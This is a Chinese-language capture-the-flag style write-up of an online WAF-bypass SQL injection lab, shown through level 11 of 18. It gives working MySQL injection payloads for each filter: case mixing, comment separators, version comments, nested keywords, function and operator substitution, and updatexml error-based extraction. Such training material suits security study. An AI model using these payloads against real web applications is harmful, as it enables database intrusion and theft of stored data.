【附靶场】红队WAF绕过实战,SQL注入篇
原创
在线靶场:https://hexc2.com/laboratory/targets/119
这次记录的是一个 WAF 绕过练习靶场,一共 18 关。

image-20261108010606770
每一关都会在上一关的基础上增加一条限制,刚开始只是简单的关键字过滤,后面逐渐涉及函数替换、运算符替换、参数污染、URL 编码以及 HTTP 请求方法等内容。
靶场不会直接告诉你具体拦截了什么,只会在请求被拦截时返回类似 rule/xxx 的提示。实际测试时,需要根据这些返回信息判断是哪条规则生效,再调整注入语句。
先看一下靶场使用的 SQL 查询模板:
sqlselect id,username,email,role from users where username like '%q%'注入参数名为 q,服务端会把用户输入直接拼接到查询语句中。数据库里还有一张 secrets 表,共有 18 条记录,每一关对应一个 level。我们的目标就是通过 SQL 注入读出当前关卡对应的 secret,再提交到页面进行验证。
控制台

页面左侧是关卡类型,右侧提供注入点和提交框。
第 1 关:先用最普通的 UNION 查询

第一关没有增加过滤规则,直接使用联合查询就能拿到数据。
text' union select 1,2,3,secret from secrets where level=1 #这里先用单引号结束原 SQL 中的字符串,然后通过 UNION SELECT 拼接一条新的查询语句。
原查询一共返回四列:
sqlid,username,email,role因此联合查询也需要提供四列。前三列用数字占位,第四列放入我们想读取的 secret。
最后的 # 是 MySQL 注释符,用来截断应用拼接在后面的内容,避免原 SQL 模板剩余部分影响语句执行。
第 1 关
查询结果中的第四列就是我们需要的 secret。
这一关相当于后续测试的起点。后面即使 WAF 增加了各种限制,最终想办法执行的仍然是类似的查询。
第 2 关:关键字大小写不一致
第二关开始出现拦截提示:
textrule/union-select-lowercase从返回内容可以看出,规则主要针对 union select 进行匹配。这里有一个比较明显的问题:SQL 关键字本身不区分大小写,但 WAF 使用的正则表达式却区分大小写。
原规则为:
text/union\s+select/既然它只匹配小写形式,那就尝试混合大小写:
text' UnIoN SeLeCt 1,2,3,secret FrOm secrets WhErE level=2 #数据库仍然可以正常识别 UnIoN SeLeCt,但 WAF 的小写匹配规则没有命中。

第 2 关
关键字混合大小写后,成功绕过当前匹配规则。
这个方法比较基础,实际环境中如果 WAF 在匹配前统一进行了大小写转换,就不会存在这样的绕过空间。
第 3 关:空格不能用了,试试 SQL 注释
到了第三关,普通空格、换行和制表符都被限制了。
SQL 关键字之间需要有分隔符,否则 unionselect 会被数据库当成一个普通标识符,而不是两个独立的关键字。
MySQL 中的内联注释可以用来分隔语句:
text'/**/union/**/select/**/1,2,3,secret/**/from/**/secrets/**/where/**/level=3#这里的 /**/ 是普通注释。MySQL 在解析时会忽略注释内容,因此 union 和 select 仍然可以被识别为两个独立的关键字。
注意最后的 #,它直接跟在数字后面,不需要再额外添加空格。

第 3 关
整条 SQL 中没有使用普通空格。
第 4 关:普通注释也被拦截了
第三关使用的普通注释已经不能继续使用,页面返回:
textrule/whitespace-and-plain-comment这次换成 MySQL 的版本条件注释。
text'/*!50000union*//*!50000select*/1,2,3,secret/*!50000from*/secrets/*!50000where*/level=4#/*!50000 ... */ 是 MySQL 支持的一种特殊注释形式。它并不完全等同于普通注释,当数据库版本满足指定条件时,注释内部的内容仍然会被执行。
例如:
sql/*!50000union*/在满足版本条件的 MySQL 环境中,内部的 union 会参与 SQL 解析。
所以这里的关键不是简单地把关键字藏进注释,而是利用数据库对特定注释语法的处理方式。

第 4 关
版本条件注释中的内容仍然可以参与 SQL 执行。
这种写法依赖 MySQL 的语法特性,不能直接认为其他数据库也支持。
第 5 关:过滤器删除关键字后,反而拼出了关键字
这一关比较有意思。
从测试结果来看,WAF 不再只是判断请求中有没有 union 和 select,而是使用 str_ireplace 把这些字符串删除。
str_ireplace 不区分大小写,因此前面通过大小写混写的方式已经没有意义。
这里可以利用字符串替换的特点:
text' ununionion selselectect 1,2,3,secret from secrets where level=5#以 ununionion 为例,中间包含一个完整的 union。过滤器删除中间的 union 后,两边剩余的字符会重新连接起来,最终又变成:
textunionselselectect 也是同样的道理。删除中间的 select 后,剩余字符重新拼接,得到的还是 select。
问题就在于过滤器只执行了一次替换,并没有对替换后的结果再次进行关键字检测。

第 5 关
删除关键字之后,剩余字符重新组合成了 union。
这也是字符串黑名单过滤比较容易出现的问题:检测的是处理前的文本,真正交给数据库的却是处理后的文本。只要两者没有经过一致的检查,就可能出现绕过。
第 6 关:换一个字符串处理函数
第六关的拦截提示指向:
textsubstr / mid / ascii这几个函数经常出现在 SQL 注入的数据读取和盲注过程中。既然常见函数被列入黑名单,就换一个具有相似效果的函数。
这里使用 LEFT():
text' union select 1,2,3,left(secret,30) from secrets where level=6 #LEFT(secret,30) 可以从字符串左侧截取 30 个字符。
它和常见的 SUBSTR(secret,1,30) 在这里实现的效果相近,但没有使用被拦截的函数名。

第 6 关
使用 LEFT() 读取字符串内容。
第 7 关:等号被过滤,换成 LIKE
这一关出现了新的限制:
textrule/equal-sign之前的查询条件是:
sqlwhere level=7现在等号不能使用,就需要换一种比较方式。
text' union select 1,2,3,secret from secrets where level like 7 #这里使用 LIKE 替代等号。在当前靶场中,level 是数值字段,LIKE 7 可以匹配到值为 7 的记录。

第 7 关
通过 LIKE 匹配目标 level。
第 8 关:AND 被拦截,使用逻辑运算符
第八关开始限制 AND 和 OR。
MySQL 除了支持 AND 关键字,也支持使用 && 表示逻辑与。
text' union select 1,2,3,secret from secrets where level=8 && 1=1 #这里的 1=1 是一个恒真条件,主要用来演示逻辑运算符的替换。
&& 在 MySQL 中可以实现与 AND 相同的逻辑效果,所以即使关键字被过滤,仍然存在其他语法表达方式。

第 8 关
使用 && 替代 AND。
第 9 关:注释符不能用了,怎么处理后面的 SQL?
前面几关一直在使用 # 截断原 SQL 后面的内容,但第九关连注释符也被限制了。
这就带来一个问题:如果不能使用注释,应用自动拼接的 % 应该怎么处理?
可以先看原始查询:
sqlselect id,username,email,role from users where username like '%q%'用户输入会被放在两个 % 中间。如果只使用普通的联合查询,后面多出来的字符可能会影响 SQL 语法。
这次使用下面的语句:
text' union select 1,2,3,secret from secrets where level=9 or '1'='1拼接后的 SQL 大致如下:
sql... where username like '%' union select 1,2,3,secret from secrets where level=9 or '1'='1%'注意最后的 %。它仍然处在字符串中,并没有变成 SQL 语法之外的多余字符。
这里依赖的是原始 SQL 模板的字符串闭合位置。没有注释符时,就必须考虑应用在参数前后添加了什么内容,以及这些内容最终会落在 SQL 的哪个位置。

第 9 关
不再依赖注释符,而是利用字符串闭合处理尾部内容。
第 10 关:逗号被过滤后,联合查询怎么写?
之前的联合查询一直使用:
sqlselect 1,2,3,secret但现在逗号也被拦截了,列清单不能继续这样写。
这关可以直接使用:
text' union select * from secrets where level=10 #这里利用的是 secrets 表的字段结构。靶场中的 secrets 表恰好也是四列,和原始查询返回的四列数量一致,因此可以使用 SELECT * 代替手动填写列清单。

第 10 关
*使用 SELECT ,省去列清单中的逗号。
需要注意,这种写法不是在所有联合查询场景下都适用。UNION 两侧的列数仍然需要兼容,如果目标表字段数量不同,查询就可能失败。
第 11 关:不从正常结果读取,改用报错回显
前面几关主要通过联合查询,把 secret 放到正常的查询结果中。
第十一关开始限制 extractvalue。这时可以尝试另一种 XML 报错回显函数:updatexml。
text' and updatexml(1,concat(0x7e,(select secret from secrets where level=11)),1) #这条语句中,CONCAT() 用来拼接字符串,0x7e 对应字符 ~。
UPDATEXML() 的第二个参数接收拼接后的 XPath 内容。由于这里构造的内容不是合法的 XPath 路径,MySQL 会产生错误,并在错误信息中带出部分传入内容。
例如:
textXPATH syntax error: '~SECRET-L11-xxxxxxxx'这样就不需要再把 secret 放到联合查询的第四列中,而是直接从数据库错误信息里读取。
